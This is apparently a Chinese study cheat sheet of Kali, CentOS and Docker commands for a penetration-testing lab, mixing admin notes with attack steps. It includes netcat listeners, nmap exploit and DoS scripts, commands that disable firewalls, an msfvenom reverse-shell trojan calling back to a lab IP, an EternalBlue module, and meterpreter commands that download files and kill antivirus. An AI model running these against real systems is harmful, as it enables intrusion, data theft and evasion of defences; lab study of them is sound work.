连接：ssh IP地址

Linux kali

进入vi编译模式 i

退出esc+:wq(保存退出)  
esc+:q!(强制退出)

sudo su+密码(进入管理员权限)

nc -lvp 端口号(对端口进行监听)


nc 192.168.52.140 端口号 （接收端口信）

传输文件：

nc -lvp 6666 >2.txt(接收方)

vi mabma.txt(创建文件)

nc IP地址 端口号 <mabma.txt(发送方)



kali换源 1.在[阿里巴巴开源镜像站-OPSX镜像站-阿里云开发者社区](https://developer.aliyun.com/mirror/)进行查找源

使用命令记事本打开配置文件mousepad /etc/apt/sources.list


将复制的源换到配置文件

apt update 更新换好源的配置文件




clear (清屏)

Win+r 输入mstsc (打开远程桌面设置)



nmap 192.168.52.137 -O -sV -T4 -sS -p 端口

Open(打开) closed(关闭) filtered(过滤，一般是防火墙过滤)



Centos 7以上防火墙命令：

开机启动防火墙：systemctl enable firewalld.service

开启禁用防火墙：systemctl disable firewalld.service

启动防火墙：systemctl start firewalld

关闭防火墙：systemctl stop firewalld

检查防火墙状态：systemctl status firewalld

Windows关闭防火墙 netsh advfirewall set allprofiles state off

查看防火墙状态： netsh advfirewall show allprofiles

Windows 打开防火墙 netsh advfirewall set allprofiles state on

nmap --script=exploit IP地址（利用知道的漏洞入侵系统）

nmap --script=dos IP地址(拒绝服务攻击)

nmap [www.baidu.com(查看网址状态)](http://www.baidu.com(查看网址状态))

netstat -ano(看Windows端口状态)

Kali关闭防火墙： apt-get update #获取更新包/更新软件

安装ufw命令： apt-get install ufw

检测防火墙状态： ufw status 防火墙版本： ufw version

启动防火墙： ufw enable 关闭防火墙： ufw disable

禁止所有访问： ufw default deny 开放22/TCP端口： ufw allow 22/tcp

禁止外部访问： ufw deny 3306

允许此IP访问所有的本机端口：ufw allow from 192.168.1.100

Kali爆破工具xhydra 回车打开工具

vi charset.lst（crunch的生成密码配置文件）

ettercap -G（打开ettercap截取网站软件）

Yum install 软件包 //安装软件

Yum remove 软件包 //卸载软件

在centos中打开python命令 python2

退出：exit(0)

Centos 8中配置yum源：

进入目录：cd /etc/yum.repos.d

ll //查看当前目录的所有文件

rm -rf ./\* //删除当前的所有文件

下载镜像源

wget -O /etc/yum.repos.d/CentOS-Base.repo https://mirrors.aliyun.com/repo/Centos-8.repo

ls //查看文件

yum -y clean all //清除所有文件

yum -y makecache //建立缓存

yum repolist //查看yum仓库信息

搭建靶场

查看镜像： docker images

查看容器： docker ps -a

查看靶场镜像：docker search 靶场名（dvwa）

下载镜像： docker pull 镜像名称

网络查找换源命令

查看docker系统信息： docker info 查看状态信息：docker ps -a

查看镜像：docker images

安装镜像：docker pull 镜像名称（alpine ,centos,ubuntu）

运行镜像：docker run -dit --name=dawa -p 10000:80 镜像名称

关闭镜像：docker stop 用docker ps -a 查到的镜像ID号填写

删除镜像：docker rm -f 用docker ps -a 查到的镜像ID号填写

#系统命令

systemctl start docker #启动docker

systemctl stop docker #停止docker

systemctl restart docker #重启docker

systemctl enable docker #设置docker开机自启

#基本命令

docker version #查看docker版本

docker info #查看docker详细信息

docker --help #查看docker命令

#镜像命令

docker images #查看docker镜像列表

docker images -a #列出本地所有镜像

docker images --digests #显示镜像的摘要信息

docker search redis #从Docker Hub上查找redis镜像

docker pull redis #从Docker Hub上下载redis镜像

docker rmi 373f0984b070 #删除IMAGE ID 为373f0984b070的镜像

#运行命令

#-p 6379:6379 端口映射：前表示主机部分,后表示容器部分

#-d 在后台运行容器（不进入终端）并打印容器ID/容器名

#--name myredis表示自定义容器名为myredis

docker run -d -p 6379:6379 --name myredis redis:latest #根据镜像创建并运行容器

#容器命令

docker container ls 或 docker ps #查看正在运行的容器

docker container ls -a 或 docker ps -a #列出所有容器

docker container start 容器ID 或 容器名称 #启动容器

docker start 容器ID 或 容器名称 #启动容器

docker container stop 容器ID 或 容器名称 #停止容器

docker stop 容器ID 或 容器名称 #停止容器

docker container rm 容器ID 或 容器名称 #删除容器

docker rm 容器ID 或 容器名称 #删除容器

docker container logs -f 容器ID 或 容器名称 #查看容器日志

docker exec -it name /bin/bash #进入name（容器名/id）中开启交互式的终端，exit退出

安装docker-compose搭建靶场：apt install docker-compose

metasploit使用介绍

数据库初始化：msfdb init 启动： mfsconsole

打开端口扫描：db\_nmap 查看端口扫描：db\_nmap -h

列出可以用的端口扫描：search portscan

半开扫描：use auxiliary/scanner/portscan/syn 返回上一级：back

查看半开扫描设置：show options

端口半开扫描：msf6 auxiliary(scanner/portscan/syn) > set rhosts 192.168.52.8

use exploit/windows/smb/ms17\_010\_psexec

生成木马命令：msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.52.12 LPORT=1111 -f exe > windows.exe

用于访问和使用Metasploit的插件运行：msfconsole

use exploit/mulit/handler set payload windows/shell/reverse\_tcp

set LhOST 192.168.52.12 set lport 1111 sessions

出现meterpreter你就已经成功的入侵的对方的电脑

Metasploit框架介绍

show exploits-査看所有可用的渗透攻击程序代码

show auxiliary-查看所有可用的辅助攻击工具

[show ]options/advanced-查看该模块可用选项

show payloads-查看该模块适用的所有载荷代码

show targets-查看该模块适用的攻击目标类型

search-根据关键字搜索某模块

info-显示某模块的详细信息

use-使用某渗透攻击模块

back-回退

set/unset-设置/禁用模块中的某个参数

setg/unsetg-设置/禁用适用于所有模块的全局参数

save-将当前设置值保存下来，以便下次启动MSF终端时仍可使用

meterpreter利用

meterpreter常用命令

meterpreter>background 放回后台

meterpreter>exit 关闭会话

meterpreter>help 帮助信息

meterpreter>sysinfo系统平台信息

meterpreter>screenshot 屏幕截取

meterpreter>shell 命令行shell(exit退出)

meterpreter>getlwd 查看本地目录

meterpreter>lcd 切换本地目录

meterpreter>getwd 查看目录

meterpreter>ls 查看文件目录列表

meterpreter>cd切换目录

meterpreter>rm 删除文件

meterpreter>download C:\\1.txt 1.txt 下载文件

meterpreter>upload /var/www/wce.exe wce.exe

上传文件

meterpreter>search-dc:-f\*.doc 搜索文件

meterpreter>execute-fcmd.exe-i 执行程序/命

令

meterpreter>ps 查看进程

meterpreter>getuid 查看当前用户权限

meterpreter>run killav 关闭杀毒软件

meterpreter>run getqui-e 启用远程桌面

meterpreter >portfwd add-1234 -p 33

目标IP> 端口转发

修改所属组：chown 所有者:所属组 文件名

查看开放网络端口：netstat -an (LISTEN)

下载网页静态资源：wget <http://www.baidu.com/文件名> （存储到文件中）

输出内容：echo “内容”

退出终端：exit

删除所有权限：chmod a-rwx 文件名

添加所有权限：chmod a+rwx 文件名